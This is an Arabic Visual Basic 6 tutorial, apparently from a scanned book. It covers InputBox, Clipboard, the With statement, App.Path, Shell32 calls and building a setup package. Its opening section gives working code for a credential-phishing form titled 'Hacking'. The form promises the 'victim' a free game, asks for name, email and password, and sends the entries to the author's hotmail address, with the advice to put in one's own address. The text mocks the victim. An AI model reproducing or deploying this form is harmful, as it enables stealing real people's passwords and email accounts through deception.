سنقوم بتصميم برنامج يطلب من الضحية كتابة FirstName و LastName و E-Mail و Password بغرض ارسال لعبة جميلة علي ايميل الضحية مثلا، و طبعا زي العبيط حا يروح مالي البيانات و اسالها لك علي ايميلك..

للكائنات سنضع ما يأتي:

٤ ليبيل و ٤ تكست و زر امر، و نسقها لتكون بهذا الشكل:



The image shows a screenshot of a Windows dialog box titled "Hacking". The dialog box has a blue title bar with standard window controls (minimize, maximize, close). The main area has a dotted background and contains four text input fields stacked vertically. The first field is labeled "First Name:" and contains the text "Text1". The second field is labeled "Last Name:" and contains the text "Text2". The third field is labeled "E-Mail Adress:" and contains the text "Text3". The fourth field is labeled "Password:" and contains the text "Text4". Below these fields is a single button labeled "Ok".

كتابة الاكواد

لن يحتوي هذا البرنامج الا علي كود واحدة في زر **OK** :

ضع الاداه **SendMail** و سمها باسم **S**..
اذا واجهت صعوبة في الحصول عليها راسلني...

```
If Text3.Text = "" Or Text4.Text = "" Then
MsgBox "خطأ!", 48, "البريد و كلمة السر محتاجان.."
Exit Sub
Else
s.MailFrom = Text3.Text
s.MailName = Text3.Text
s.MailSubject = Text3.Text
s.MailTo = "bibovbbook@hotmail.com"
s.MailMessage = Text4.Text
s.Send
End If
```

```
If s.Success = True Then
MsgBox "تم الارسال", 32, "تم ارسال اللعبة.."
Else ٣٥
MsgBox "خطأ!", 16, "خطأ اثناء الارسال، تأكد انك متصل بالانترنت.."
End If
```

و علي ما اعتقد الكود واضحة، عندما تكون الضحية متصلة بالانترنت و تقوم
بكتابة البيانات، سيتم ارسالها لك علي بريدك..

طبعا لا تنسي وضع ايميلك بدل ايميلي..

الخروج

فقط اكتب هذه الكود في زر الخروج: 🧑🏻

```
Private Sub Command1_Click()
```

```
End
```

```
End Sub
```



لا اري ان الكود بحاجة الي شرح...

صناديق الادخال InputBox

صناديق الادخال احدي اهم الاشياء في الفيچوال و تكون كالتالي:

```
Private Sub Command1_Click()  
a = InputBox("Message", "Title", "Default")  
End Sub .٣٦
```


تكون كود الرسالة هكذا فعند الضغط علي الزر سيظهر صندوق الادخال و يمكن وضع الكود في تايمر.. الخ، اما المعاني هي :

- Message هو ما ورد بصندوق الادخال.
- Title و هو عنوان الصندوق.
- اما Default فهو ما سيكتب في مكان الادخال.

مثال:

```
Private Sub Command1_Click()  
name = InputBox("الاسم هنا", "الاسم", "ادخل اسمك من فضلك..")  
End Sub
```

سيظهر الصندوق كالتالي:



و الان عرفنا محتويات الصندوق، ولكن ماذا عن كلمة name في بداية الكود؟؟

هذه الكلمة تعبر عن ما سيقوم المستخدم بأدخاله، فجرب هذا المثال:

- ضع ليبل و زر امر..
- اكتب هذا الكود في زر الامر:

```
Private Sub Command1_Click()  
name = InputBox("الاسم هنا", "الاسم", "ادخل اسمك من فضلك..")  
Label1.Caption = name .٣٧  
End Sub
```

و هذا يعني ان سيتم تغيير محتويات الليبل من كتابة الي الاسم الذي تم
المستخدم بأدخاله.. 😎

الخاصية ToolTipText

هذه الخاصية موجودة تقريبا في جميع ادوات الفيچوال، و هي عبارة عن مكان تكست فارغ تكتب به ما تريد، و عندما تتحرك بمؤشر الفأرة فوق هذه الاداه، تظهر هذه الكتابة في صندوق اصفر اسفل الفأرة..

كائن Clipboard

يمكن عن طريق الكائن **Clipboard** نسخ و لصق اي صورة او كتابة و تستخدم كالاتي:

نسخ نص الي الحافظة:

```
Clipboard.Clear  
Clipboard.SetText Text1.Text, vbCFText
```

نسخ صورة:

```
Clipboard.Clear  
Clipboard.SetData Picture1.Picture
```

لصق نص:

```
Text1.Text = Clipboard.GetData(vbCDText)
```

لصق صورة:

```
Set Picture1.Picture = Clipboard.GetData(vbCFBitmap)
```

استخدام الامر With

قلت سابقا ان يمكن التحكم في خصائص كائن ما عن طريق الكود بكتابة اسم الكائن ثم نقطة ثم الخاصية ثم = ثم حالته مثل 😊:

```
Label1.Caption = "Bibo"  
Label1.BackColor = vbGreen
```

```
Label1.ForeColor = vbBlue
```

وهكذا سيتم تغيير الخاصية **Caption** الخاصة بالبيبل الي **Bibo**، و لون الخلفية سيصبح اخضر، و لون الكتابة ازرق.. 😊

و لاحظ ان هذه السطور خاصة بالكائن **Label1**، فبدلا من كتابة **Label1** في بداية كل سطر نستخدم الامر **With** لتكون كالتالي:

With Label1

```
.Caption = "Bibo"  
.BackColor = vbGreen  
.ForeColor = vbBlue  
End With
```

يجب كتابة الامر **End With** في نهاية الكود..

استخدام الامر With

الامر **APP** هو اختصار لكلمة **Appilication** و يقصد بها مشروعك او برنامج، يحتوي هذا الامر علي الكثير من الخواص مثلا:

App.path تعني مسار البرنامج ، وهي تستخدم للحصول على مسار المجلد الذي يوجد فيه البرنامج.
فمثلاً إذا كان لدينا برنامج في **C:\New** فهذا هو مسار البرنامج والذي يمكننا الحصول عليه باستخدام **App.path** ..

وللتجربة يمكنك الحصول على مسار برنامجك بواسطة أمر هكذا:

Msgbox App.path

وسترى أنه يعطيك مسار المجلد الذي تحفظ فيه المشروع.

الفائدة من ذلك هو تلافي مشكلة تغير المسارات من جهاز لآخر ، فمثلاً في برنامج للصور ضع جميع الصور في نفس مجلد البرنامج ، ولتحميل صورة مثلاً اسمها **Bibo** وامتدادها **Bmp** اكتب:

```
Picture1.Picture = Loadpicture(App.path & "\\Bibo.Bmp")
```

وليست الصور هي كل ما نستخدم فيها **App.path** بل كل شيء ، فمثلاً لتشغيل ملف مفكرة ملحق بالبرنامج نضعه في مجلد البرنامج ونكتب:

```
Shell "Notepad.exe" & " " & App.path & "\\RedMe.txt",  
vbNormalFocus
```

ولنسخ نفس البرنامج نستخدم الأمر التالي:

```
Filecopy App.path & App.EXEName , "C:\\Ahmed"
```

طبعا هناك اكثر من مهمة اخري لل **APP** مثل معرفة اذا كان البرنامج يعمل او لا وغيرها، ولكن **App.Path** هي الالهة..

الملف Shell32

الملف Shell32 يستخدم عادة في دوال API ولكن له استخدامات اخري بدون API، لأضافة متغير Shell لبرنامجك اختر Refrences من القائمة ..Project

اختر Browse، بعدها اختر ملف Shell32.dll من ملف System..

و الان لبداية استخدام هذا الملف يجب كتابة السطر التالي في قسم التصريحات العامة:

Dim Shell32 As Shell

والان هذه هي اهم مهام الملف:

التحكم في ملفات النظام:

تصفح الملفات:

Shell32.BrowseForFolder Me.hWnd, "Bibo's Browser", 2 ^ I

بحث عن ملفات:

Shell32.FindFiles

بحث عن جهاز:

Shell32.FindComputer

فتح برنامج:

Shell32.FileRun

النظام:

اغلاق الجهاز:

Shell32.ShutdownWindows

اتاحة TrayProp:

Shell32.TrayProperties

Suspend:

Shell32.Suspend

النافذة:

فتح و تنسيق جميع البرامج المفتوحة افقيا:

Shell32.TileVertically

فتح و تنسيق جميع البرامج المفتوحة رأسيا:

Shell32.TileHorizontally

تنسيق جميع البرامج المفتوحة:

Shell32.CascadeWindows

عمل Minimize لجميع البرامج المفتوحة:

Shell32.MinimizeAll

تحسين واجهتك بالخطوط

هل تعلم ان الخط العادي يحتبر اذاه سحرية و لها اكثر من استخدام:

رسم خط ثلاثي الابعاد:

ضع ٢ Line، غير خاصية **BorderWidth** في واحد منهم الي 2 و غير لونه الي الرمادي و الثاني غير لونه الي الابيض و ضعهم فوق بعضهما..

اطار مرتفع:

ضع ٤ Line علي شكل مستطيل، غير لون الخط الاعلي و الخط علي اليسر الي الابيض، و الخط علي اليسار و الخط في الاسفل الي الرمادي.

اطار منخفض:

نفس طريقة الاطار المرتفع و لكن اعكس الالوان.

عمل ستب لبرنامجك


يمكن عمل برنامج اعداد **Setup** لبرنامجك بطريقة سهلة و بسيطة، اولا يجب ان يكون لديك مشروع جاهز لعمل ستب له، و يجب ان يكون هناك ملف **exe** لهذا المشروع, و يجب ايضا ان يكون المشروع محفوظا..

اتبع الخطوات التالية لإنشاء الستب:


اضغط علي **Add-In Manger** من قائمة **Add-Ins**..

اختر **Package And Deployment Wizard** ثم اضغط **Loaded / Unloaded**..

سيظهر في قائمة **Add-Ins** امر هو **Package And Deployment Wizard**، اضغط عليها لتظهر هذه الشاشة:



اضغط الامر **Package** ستظهر هذه الشاشة:




اختر **Standart Setup Package** ثم اضغط **Next**..

ستظهر هذه الشاشة:




اختر مسار حفظ الستب ثم اضغط **Next**..

ستظهر هذه الشاشة:




اختر مرفقات الملف ثم اضغط **Next**..

ستظهر هذه الشاشة:




اضغط **Next**..

ستظهر هذه الشاشة:




اكتب اسم المشروع ثم اضغط **Next**..

ستظهر هذه النافذة:




اختر مكان تحميل المشروع في قائمة ابدأ ثم اضغط **Next**..

ستظهر لك هذه النافذة:




اضغط **Next** ..

ستظهر هذه النافذة:



ضع علامة صح امام الاختيار الموجود ثم اضغط **Next** ..

اخيرا ستظهر لك هذه النافذة:



اكتب اسم الستب ثم اضغط **Finish**..

و ستجد ان الستب موجود في مسار المشروع في مجلد اسمه **..Package**
